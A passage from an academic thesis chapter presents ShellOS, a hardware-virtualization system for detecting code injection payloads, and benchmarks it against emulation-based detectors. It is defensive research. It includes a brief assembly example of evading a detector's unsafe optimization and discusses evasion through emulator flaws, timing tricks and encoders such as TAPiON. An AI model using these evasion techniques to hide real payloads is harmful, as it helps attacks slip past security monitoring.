The success of such approaches decidedly rests on accurate emulation; however, the instruction set for CISC architectures (x86 in particular) is complex by definition, and so it is difficult for software emulators to be bug free (Martignoni et al., 2009). As a case-in-point, the `QEMU` emulator (Bellard, 2005) does not faithfully emulate the FPU-based Get Program Counter (GetPC) instructions, such as `fnstenv`[1]. Consequently, the highest rated *Metasploit* payload encoder, "shikata ga nai", and three other encoders, fail to execute properly because they rely on this GetPC instruction to decode their payload. Instead, Polychronakis et al. (2010) and Baecher and Koetter (2007) use special-purpose CPU emulators that suffer from a more alarming problem: large subsets of instructions are unimplemented and simply skipped when encountered in the instruction stream. Any discrepancy between an emulated instruction and the behavior on real hardware enables injected code to evade detection by altering its behavior once emulation is detected (Paleari et al., 2009; Raffetseder et al., 2007). Even dismissing these issues, a more practical limitation of emulation-based detection is that of performance.

Despite these limitations, Cova et al. (2010) and Egele et al. (2009) extend the idea to protect web browsers from so-called "heap-spray" attacks, where one coerces an application to allocate many objects containing injected code in order to increase the success rate of an exploit that jumps to locations in the heap (Sotirov and Dowd, 2008a). This method is particularly effective in browsers, where one can use JavaScript to allocate many objects, each containing a portion of the injected code (Ratanaworabhan et al., 2009; Charles Curtsigner and Seifert, 2011). Although runtime analysis of payloads using emulation has been successful in detecting exploits in the wild (Polychronakis et al., 2009), the very use of emulation makes it susceptible to multiple methods of evasion (Paleari et al., 2009; Martignoni et al., 2009; Raffetseder et al., 2007). Moreover, as shown later, using emulation for this purpose is not scalable. The objective in this chapter is to present a method that forgos emulation altogether, along with the associated pitfalls, and explore the design and implementation of components necessary for robust detection of code injection payloads.

[1]See the discussion at `https://bugs.launchpad.net/qemu/+bug/661696`, November, 2010.

5.2 Method

Unlike prior approaches, the technique presented in this chapter takes advantage of the observation that the most widely used heuristics for detecting injected code exploit the fact that, to be successful, the injected code typically needs to read from memory (e.g., from addresses where the payload has been mapped in memory, or from addresses in the Process Environment Block (PEB)), write the payload to some memory area (especially in the case of polymorphic code), or transfer flow to newly created code (Zhang et al., 2007; Polychronakis et al., 2007; Pasupulati et al., 2004; Polychronakis et al., 2006; Wang et al., 2008; Payer et al., 2005b; Polychronakis et al., 2010, 2009; Kim et al., 2007). For instance, the execution of injected code often results in the resolution of shared libraries (`DLLs`) through the PEB. Rather than tracing each instruction and checking whether its memory operands can be classified as "PEB reads," the approach described herein enables instruction sequences to execute directly on the CPU using hardware virtualization, and only trace specific memory reads, writes, and executions through hardware-supported paging mechanisms. The next sections detail how to leverage hardware virtualization for achieving this goal, the details of a special-purpose guest OS required to support this analysis, and specifics that enable tracing memory reads, writes, and executions within the guest OS to efficiently label execution chains.

5.2.1 Leveraging Hardware Virtualization

The design described in this section for enabling hardware-support to detect code injection payloads is built upon a virtualization solution (Goldberg, 1974) known as *Kernel-based Virtual Machine* (KVM). The KVM hypervisor abstracts Intel VT and AMD-V hardware virtualization support. At a high level, the KVM hypervisor is composed of a privileged domain and a virtual machine monitor (VMM). The privileged domain is used to provide device support to unprivileged guests. The VMM, on the other hand, manages the physical CPU and memory and provides the guest with a virtualized view of the system resources.

In a hardware virtualized platform, the VMM only mediates processor events (e.g., via instructions such as `VMEntry` and `VMExit` on the Intel platform) that would cause a change in the entire system state, such as physical device IO, modifying CPU control registers, etc. Therefore, the actions taken by each instruction are no longer emulated as with the approaches described in Section 5.1; execution happens directly on the processor, without an intermediary instruction translation. This




Figure 5.1: Architecture for detecting code injection attacks. The ShellOS platform includes the ShellOS operating system and host-side interface for providing buffers and extending ShellOS with custom memory snapshots and runtime detection heuristics.

section describes how to take advantage of this design to build a new kernel that runs as a guest OS using KVM with the sole task of detecting code injection payloads. The high-level architecture of a prototype platform following this design, dubbed ShellOS, is depicted in Figure 5.1.

ShellOS can be viewed as a black box, wherein a buffer is supplied by the privileged domain for inspection via an API call. ShellOS performs the analysis and reports if injected code is found, and its location in the buffer. A library within the privileged domain provides the ShellOS API call, which handles the sequence of actions required to initialize guest mode via the KVM `ioctl` interface. One notable feature of initializing guest mode in KVM is the assignment of guest physical memory from a userspace-allocated buffer. One may use this feature to satisfy a critical requirement — that is, efficiently moving buffers into the guest for analysis. Since offset zero of the userspace-allocated memory region corresponds to the guest physical address of `0x0`, one can reserve a fixed memory range within the guest address space where the privileged domain library writes the buffers to be analyzed. These buffers can then be directly accessed by the guest at a pre-defined physical address.

When the privileged domain first initializes the guest, it should complete its boot sequence (detailed next) and issue a `VMExit`. When the `ShellOS` API is called to analyze a buffer, it is copied to the fixed shared region before a `VMEnter` is issued. The guest completes its analysis and writes the result to the shared memory region before issuing another `VMExit`, signaling that the kernel is ready for another buffer. Finally, a thread pool is also built into the library where-in each buffer to be analyzed is added to a work queue and one of n workers dequeues the job and analyzes the buffer in a unique instance of `ShellOS`.

The next section details how this custom guest OS kernel should be constructed to enable detection of code injection payloads.

5.2.2 Custom Kernel Requirements

To set up the guest OS execution environment, one should initialize the Global Descriptor Table (GDT) to mimic, in this case, a Windows environment. More specifically, code and data entries are to be added for user and kernel modes using a flat 4GB memory model, a Task State Segment (TSS) entry shall be added that denies all usermode IO access, and a segment entry that maps to the virtual address of the Thread Environment Block (TEB) should be added. One should set the auxiliary `FS` segment register to select this TEB entry, as done by the Windows kernel. Therefore, regardless of where the TEB is mapped into memory, code (albeit benign or malicious) can always access the data structure at `FS:[0]`. This “feature” is used by injected code to find shared library locations (see Chapter 2), and indeed, access to this region of memory has been used as a heuristic for identifying injected code (Polychronakis et al., 2010).

Virtual memory shall implemented with paging, and should mirror that of a Windows process. Virtual addresses above 3GB are reserved for the kernel. The prototype `ShellOS` kernel mirrors a Windows process by loading an application snapshot, as described in Chapter 4, which contains all the necessary information to recreate the state of a running process at the time the snapshot is taken. Once all regions in a snapshot have been mapped, one must adjust the TEB entry in the Global Descriptor Table to point to the TEB location defined in the snapshot.

Control Loop Recall that the primary goal is to enable fast and accurate detection of input containing injected code. To do so, one must support the ability to execute the instruction sequences starting at every offset in the inspected input. Execution from each offset is required since the first instruction of the injected code is unknown. The control loop is responsible for this task. Once the kernel is signaled to begin analysis, the `fpu,mmx`, `xmm`, and general purpose registers shall be randomized to thwart code that tries to hinder analysis by guessing fixed register values (set by the custom OS) and end execution early upon detection of these conditions. The program counter is set to the address of the buffer being analyzed. Buffer execution begins on the transition from kernel to usermode with the `iret` instruction. At this point, instructions (*i.e.*, the supplied buffer of bytes to analyze) are executed directly on the CPU in usermode until execution is interrupted by a *fault*, *trap*, or *timeout*. The control loop is therefore completely interrupt driven.

A fault is an unrecoverable error in the instruction stream, such as attempting to execute a privileged instruction (e.g., the `in al,0x7` instruction in Figure 5.1), or encountering an invalid opcode. The kernel is notified of a fault through one of 32 interrupt vectors indicating a processor exception. The Interrupt Descriptor Table (IDT) should point all fault-generating interrupts to a generic assembly-level routine that resets usermode state before attempting the next execution chain.[2]

A trap, on the other hand, is a recoverable exception in the instruction stream (e.g., a page fault resulting from a needed, but not yet paged-in, virtual address), and once handled appropriately, the instruction stream continues execution. Traps provide an opportunity to coarsely trace some actions of the executing code, such as reading an entry in the TEB. To deal with instruction sequences that result in infinite loops, the prototype currently use a rudimentary approach wherein the kernel instructs the programmable interval timer (PIT) to generate an interrupt at a fixed frequency. When this timer fires twice in the current execution chain (guaranteeing at least 1 tick interval of execution time), the chain is aborted. Since the PIT is not directly accessible in guest mode, KVM emulates the PIT timer via privileged domain timer events implemented with `hrtimer`, which in turn uses the High Precision Event Timer (HPET) device as the underlying hardware timer. This level of

[2]The `ShellOS` prototype resets registers via `popa` and `fxrstor` instructions, while memory is reset by copy-on-write (COW).

indirection imposes an unavoidable performance penalty because external interrupts (e.g. ticks from a timer) cause a `VMExit`.

Furthermore, the guest must signal that each interrupt has been handled via an End-of-Interrupt (EOI). The problem here is that EOI is implemented as a physical device IO instruction which requires a second `VMExit` for each tick. The trade-off is that while a higher frequency timer allows one to exit infinite loops quickly, it also increases the overhead associated with entering and exiting guest mode (due to the increased number of `VMExits`). To alleviate some of this overhead, the KVM-emulated PIT is put into auto-EOI mode, which allows new timeout interrupts to be received without requiring a device IO instruction to acknowledge the previous interrupt. In this way, one effectively cuts the overhead in half. Section 5.4.1 provides further discussion on setting appropriate timer frequencies, and its implications for both runtime performance and accuracy.

The complete prototype `ShellOS` kernel, which implements the requirements described in this section, is composed of 2471 custom lines of C and assembly code.

5.2.3 Detection

The guest kernel provides an efficient means to execute arbitrary buffers of code or data, but one also needs a mechanism for determining if these execution sequences represent injected code. The key insight towards realizing this goal is the observation that the existing emulation-based detection heuristics do not require fine-grained instruction-level tracing, rather, coarsely tracing memory accesses to specific locations is sufficient.

Indeed, a handful of approaches compatible with `ShellOS` are readily available for efficiently tracing memory accesses; e.g., using hardware supported debug registers, or exploring virtual memory based techniques. Hardware debug registers are limited in that only a few memory locations may be traced at one time. The approach described in this section, based on virtual memory, is similar to stealth breakpoints (Vasudevan and Yerraballi, 2005), which allows for an unlimited number of memory traps to be set to support multiple runtime heuristics defined by an analyst.

Recall that an instruction stream is interrupted with a *trap* upon accessing a memory location that generates a *page fault*. One may therefore force a trap to occur on access to an arbitrary virtual address by clearing the `present` bit of the page entry mapping for that address. For each address that requires tracing one should clear the corresponding `present` bit and set the OS `reserved` field to indicate that the kernel should trace accesses to this entry. When a page fault occurs, the interrupt descriptor table (IDT) directs execution to an interrupt handler that checks these fields. If the OS `reserved` field indicates tracing is not requested, then the page fault is handled according to the region mappings defined in the application snapshot.

When a page entry does indicate that tracing should occur, and the faulting address (accessible via the `CR2` register) is in a list of desired address traps (provided, for example, by an analyst), the page fault must be logged and appropriately handled. In handling a page fault resulting from a trap, one must first allow the page to be accessed by the usermode code, then reset the trap immediately to ensure trapping future accesses to that page. To achieve this, the handler should set the `present` bit in the page entry (enabling access to the page) and the `TRAP` bit in the `flags` register, then return to the usermode instruction stream. As a result, the instruction that originally causes the page fault is now executed before the `TRAP` bit forces an interrupt. The IDT should then forward the interrupt to another handler that unsets the `TRAP` and `present` bits so that the next access to that location can be traced. This approach allows for the tracing of any virtual address access (read, write, execute), without a predefined limit on the number of addresses to trap.

Detection Heuristics The method described in this section, by design, is not tied to any specific set of behavioral heuristics. Any heuristic based on memory reads, writes, or executions is supported with coarse-grained tracing. To highlight the strengths of the prototype `ShellOS` implementation, the `PEB` heuristic proposed by Polychronakis et al. (2010) is used, which was originally designed to be used in conjunction with emulation. That particular heuristic is chosen for its simplicity, as well as the fact that it has already been shown to be successful in detecting a wide array of Windows code injection payloads. This heuristic detects injected code that parses the process-level TEB and PEB data structures in order to locate the base address of shared libraries loaded in memory. The TEB contains a pointer to the PEB (address `FS:[0x30]`), which contains a pointer to yet another data structure (*i.e.*, LDR_DATA) containing several linked lists of shared library information.

The detection approach given in (Polychronakis et al., 2010) checks if accesses are being made to the PEB pointer, the LDR_DATA pointer, and any of the linked lists. To implement this detection heuristic within framework described in this section, one simply sets a trap on each of these addresses and reports that injected code has been found when the necessary conditions are met. This heuristic fails to detect certain cases, but any number of other heuristics could be chosen instead, or used in tandem. This is left as future work.

5.3 Optimizations

It is common for emulation-based techniques to omit processing of some execution chains as a performance-boosting optimization (e.g., only executing instruction sequences that contain a GetPC instruction, or skipping an execution chain if the starting instruction was already executed during a previous execution chain). Unfortunately, such optimizations are unsafe, in that they are susceptible to evasion. For instance, in the former case, metamorphic code may evade detection by, for example, pushing data representing a GetPC instruction to the stack and then executing it.

```
__________________________________ begin snippet __________________________________
0 exit:
1  in al, 0x7          ; Chain 1
2  mov eax, 0xFF       ; Chain 2 begins
3  mov ebx, 0x30       ; Chain 2
4  cmp eax, 0xFF       ; Chain 2
5  je exit             ; Chain 2 ends
6  mov eax, fs:[ebx]   ; Chain 3 begins
   ...
___________________________________ end snippet ___________________________________
```

Figure 5.2: Unsafe Optimization Example

In the latter case, consider the sequence shown in Figure 5.2. The first execution chain ends after a single privileged instruction. The second execution chain executes instructions 2 to 5 before ending due to a conditional jump to a privileged instruction. Now, since instructions 3, 4, and 5 were already executed in the second execution chain they are skipped (as a beginning offset) as a performance optimization. The third execution chain begins at instruction 6 with an access to the Thread Environment Block (TEB) data structure to the offset specified by `ebx`. Had the execution chain beginning at instruction 3 not been skipped, `ebx` would be loaded with `0x30`. Instead, `ebx` is now loaded with a random value set at the beginning of each execution chain. Thus, if detecting an access to the memory location at `fs:[0x30]` is critical to detecting injected code, the attack will be missed.

Instead, two alternative "safe" optimizations are proposed in this section— the *start-byte* and *reaching* filters. The guiding principle behind ensuring these optimizations are safe is to only skip execution chains where one can be certain execution always faults or times out before a heuristic triggers. While straightforward in concept, designing effective filters is complicated by the large size of the x86 instruction set, "unknowns" in terms of the results of operations without first executing them, and the possibility of polymorphic and metamorphic code to dynamically produce new code at runtime. Further, unlike emulation-based approaches which have the opportunity to examine each new instruction at runtime (albeit with a large performance trade-off), the direct CPU execution approach benefits from no such opportunity. Thus, the filtering step must be completed prior to executing a chain.

The start-byte filter intuitively skips an execution chain if the instruction decoded at the starting byte of that execution chain immediately generates a fault or timeout by itself. Specifically, these instructions include privileged operations (I/O, starting or stopping interrupts, shutdown, etc.), invalid opcodes, instructions with memory operands referencing unmapped memory, and unconditional control-flow instructions that jump to themselves. Additionally, no-ops and *effective* no-ops can be skipped, including any control-flow instruction that has no side-effects (*e.g.* no flags set or values pushed as a result of execution). The no-op control flow instructions can be skipped due to the fact that, eventually, their targets will be executed anyway as the start of another execution chain.

Due to the complexity of the x86 instruction set, however, one should not rely on existing disassemblers to always produce a correct result. Thus, the implementation of this filter is based on a custom disassembler that operates on a small subset of the full instruction set, the 256 single-byte instructions. While this is only a small percentage of the total number of multi-byte x86 instructions, normally distributed data will decode to a single-byte instruction most often, as only a few start-byte's serve to escape decoding multi-byte instructions (*e.g.* 0F, D0-DF). As a reminder, unlike emulation-based approaches to detecting injected code, the failure to support decoding a specific instruction does not result in skipping it's execution and potentially missing the detecting of malicious code. To the contrary, failure to decode an instruction results in that execution being guaranteed to run.

The reaching filter is a logical extension of the start-byte filter. Any instruction sequence that reaches an instruction guaranteed to fault or timeout before a heuristic is triggered can be skipped. To do so efficiently, a single backwards disassembly of every byte is performed. As bytes are disassembled, information is stored in an array where each entry index stores the corresponding instruction's validity. As each new instruction is disassembled, its potential target next instruction(s) are computed. For example, the next instruction for a conditional jump is located both at the current instruction index + instruction size, and at the index of the relative address indicated in the operand. If *all* potential targets reached are invalid, then the current instruction is also marked invalid.

Combining these filters significantly reduces the number of execution chains that must be examined dynamically and decreases the overall runtime of examining memory snapshots. The exact effect of these filters, and other comprehensive evaluations, are presented in the next section.

5.4 Evaluation

In the analysis that follows, first examined are the performance benefits of the `ShellOS` framework when compared to emulation-based detection. Experience using `ShellOS` to analyze a collection of suspicious PDF documents is also reported. All experiments in this section are conducted on an Intel Xeon Quad Processor machine with 32 GB of memory. The host OS is Ubuntu with kernel version 2.6.35.

5.4.1 Comparison with Emulation

To compare the method described in this chapter with emulation-based approaches, *e.g.*, `Nemu` (Polychronakis et al., 2010), Metasploit is used to launch attacks in a sandboxed environment. For each payload encoder, hundreds of attack instances are generated by randomly selecting from 7 unique exploits, 9 unique self-contained payloads that utilize the PEB for shared library resolution, and randomly generated parameter values associated with each type of payload (e.g. download URL, bind port, etc.). Several payload instances are also encoded using an advanced polymorphic engine, called TAPiON[3]. TAPiON incorporates features designed to thwart dynamic payload analysis. Each of the encoders used (see Table 5.1) are *self-contained* (Polychronakis et al., 2006) in that they do not require additional contextual information about the process they are injected into in order to function properly. As the attacks launch, network traffic is captured for network-level buffer analysis.

Surprisingly, `Nemu` fails to detect payloads generated using Metasploit's `alpha_upper` encoder. Since the payload relies on accessing the PEB for shared library resolution, one would expect both `Nemu` and `ShellOS` to trigger this detection heuristic. One can only speculate that `Nemu` is unable to handle this particular case because the instructions used in this encoder are not accurately emulated—underscoring the benefit of directly executing the payloads on hardware.

[3]The TAPiON engine is available at `http://pb.specialised.info/all/tapion/`.

Encoder	Nemu	ShellOS
countdown	Y	Y
fnstenv_mov	Y	Y
jmp_call_additive	Y	Y
shikata_ga_nai	Y	Y
call4_dword_xor	Y	Y
alpha_mixed	Y	Y
alpha_upper	N	Y
TAPiON	Y*	Y

Table 5.1: ShellOS vs Emulation Accuracy of Off-the-Shelf Payload Encoders.

More pertinent to the discussion is that while emulation approach is capable of detecting payloads generated with the TAPiON engine, performance optimization limits its ability to do so. The TAPiON engine attempts to confound runtime detection by basing its decoding routines on timing components (namely, the RDTSC instruction) and uses FPU instructions in long loops (*e.g.*, over 60,000 instructions) to slow runtime-analysis. These long loops quickly reach Nemu's execution threshold (2048 instructions) prior to any heuristic being triggered. This is particularly problematic because no PEB access or GetPC instruction is executed until these loops complete. Furthermore, emulators by Polychronakis et al. (2010) and Baecher and Koetter (2007) treat the most FPU instructions as NOPs. While TAPiON does not currently use the result of these instructions in its decoding routine, it only requires minor changes to thwart detection (hence the "*" in Table 5.1). ShellOS, on the other hand, supports all FPU instructions available on the CPU it is executed on.

More problematic, however, are the long execution chains. To compare the emulation-based approach with that of ShellOS, 1000 benign inputs are randomly generated. The instructions thresholds (in *both* approaches) are set to the levels required to detect instances of TAPiON payloads. Since ShellOS cannot directly set an instruction threshold (due to the coarse-grained tracing approach), the required threshold is approximated by adjusting the execution chain timeout frequency. As the timer frequency increases, the number of instructions executed per execution chain decreases. Thus, experimental runs determine the maximum frequency needed to execute TAPiON payloads that required $10k$, $16k$, and $60k$ instruction executions are 5000HZ, 4000HZ, and 1000HZ, respectively. Note that in the common case, ShellOS can execute many more instructions, depending on the speed of individual instructions. TAPiON code, however, is specifically designed to use the slower




Figure 5.3: `ShellOS` (without optimizations) vs Emulation Runtime Performance

FPU-based instructions. (`ShellOS` can execute over 4 million `NOP` instructions in the same time interval that only 60k FPU-heavy instructions are executed.)

The results are shown in Figure 5.3. Note that optimizations described in section 5.3 are *not* enabled for this comparison. The labeled points on the line plot indicate the minimum execution chain length required to detect the three representative TAPiON samples. For completeness, the performance of `Nemu` with and without unsafe execution chain filtering (see §5.3) is shown. When unsafe filtering is used, emulation performs better than `ShellOS` on a single core at low execution thresholds. This is not too surprising, as the higher clock frequencies required to support short execution chains in `ShellOS` incur additional overhead (see §5.2). However, with longer execution chains, the real benefits becomes apparent—`ShellOS` (on a single core) is an order of magnitude faster than `Nemu` when unsafe execution chain filtering is disabled, while `ShellOS` on multiple cores performs significantly better on all cases.

On Network Throughput: To compare throughput on network streams, a testbed consisting of 32 machines running FreeBSD 6.0 is built, which generates traffic using *Tmix* (Hernandez-Campos et al., 2007). The network traffic is routed between the machines using Linux-based software routers. The link between the two routers is tapped using a gigabit fiber tap, with the traffic diverted to the detection appliance (i.e., running `ShellOS` or `Nemu`), as well as to a network monitor that records throughput and losses. The experimental setup is shown in Figure 5.4.




Figure 5.4: Experimental testbed with end systems generating traffic using Tmix. Using a network tap, throughput is monitored on one system, while `ShellOS` or `Nemu` attempt to analyze all traffic on another system.

Tmix synthetically regenerates TCP traffic that matches the statistical properties of traffic observed in a given network trace; this includes source level properties such as file and object size distributions, number of simultaneously active connections and also network level properties such as round trip time. Tmix also provides a block resampling algorithm to achieve a target throughput while preserving the statistical properties of the original network trace. In this case, it is supplied with a 1-hour network trace of HTTP connections captured on the border links of UNC-Chapel Hill in October, 2009[4]. Using Tmix block resampling, two 1-hour experiments are run based on the original trace where Tmix is directed to maintain a throughput of 100Mbps in the first experiment and 350Mbps in the second experiment. The actual throughput fluctuates as Tmix maintains statistical properties observed in the original network trace. Tmix stream content is generated on the tap from randomly sampled bytes following byte distributions of the content observed on the UNC border network. Each experiment is repeated with the same seed (to generate the same traffic) using both `Nemu` and `ShellOS`.

Both `ShellOS` and `Nemu` are configured to only analyze traffic from the connection initiator, targeting code injection attacks on network services. Up to one megabyte of a network connection (from the initiator) is analyzed, and an execution threshold of $60k$ instructions is set. To be clear,

[4]Updated with packet byte distributions collected in 2011.




Figure 5.5: `ShellOS` (without optimizations) network throughput performance.

while the overall network throughput is 100-350Mbps, the traffic coming from the server is ignored and only the first megabyte of client traffic is analyzed, so the raw throughput received by these execution systems is far less. However, the goal here is to analyze the portion of traffic that may contain a server exploit, hence the client-side bias, and relatively compare the two approaches. Neither `ShellOS` or `Nemu` perform any instruction chain filtering (e.g. every position in every buffer is executed) and use only a single core.

Figure 5.5 shows the results of the network experiments. The bottom subplot shows the traffic throughput generated over the course of both 1-hour experiments. The 100Mbps experiment fluctuates from 100-160Mbps, while the 350Mbps experiment nearly reaches 500Mbps at some points. The top subplot depicts the number of buffers analyzed over time for both `ShellOS` and `Nemu` with both experiments. Note that one buffer is analyzed for each connection containing data from the connection initiator. The plot shows that the maximum number of buffers per second for `Nemu` hovers around 75 for both the 100Mbps and 350Mbps experiments with significant packet loss observed in the middle subplot. ShellOS is able to process around 250 buffers per second in the 100Mbps experiment with zero packet loss and around 750 buffers per second in the 350Mbps experiment with intermittent packet loss. That is, ShellOS is able to process all buffers, without loss, on a network with sustained 100Mbps network throughput, while ShellOS is on the cusp of its maximum throughput on a network with sustained 350Mbps network throughput (and spikes up to 500Mbps). In these tests, no false positives are received for either ShellOS or Nemu.

The experimental network setup, unfortunately, is not currently able to generate sustained throughput greater than the 350Mbps experiment. Therefore, to demonstrate ShellOS' scalability in leveraging multiple CPU cores, an analysis of the libnids packet queue size in the 350Mbps experiment is performed. The maximum packet queue size is fixed at 100k, then the 350Mbps experiment is run 4 times utilizing 1, 2, 4, and 14 cores. When the packet queue size reaches the maximum, packet loss occurs. The average queue size should be as low as possible to minimize the chance of packet loss due to sudden spikes in network traffic, as observed in the middle subplot of Figure 5.5 for the 350Mbps ShellOS experiment. Figure 5.6 shows the CDF of the average packet queue size over the course of each 1-hour experiment run with a different number of CPU cores. The figure shows that using 2 cores reduces the average queue size by an order of magnitude, 4 cores reduces average queue size to less than 10 packets, and 14 cores is clearly more than sufficient for 350Mbps sustained network traffic. This evidence suggests that multi-core ShellOS may be capable of monitoring links with much greater throughput than were generated in the experimental setup.

However, the use of ShellOS goes beyond the notion of "network-level emulation". Instead, the primary use-case envisioned is one wherein documents are either extracted from an email gateway, parsed from network flows, harvested from web pages, or manually submitted to an analysis system. Indeed, ShellOS runs in parallel with the code reuse system described in Chapter 4. The next section provides an evaluation for ShellOS' aptitude at this task.

5.4.2 On Document Snapshot Performance

This section examines ShellOS performance in the context of scanning application memory snapshots. Note that performance of analyzing benign documents is most important in an operational setting, as the vast majority of documents transported through a network are not malicious. Hence,

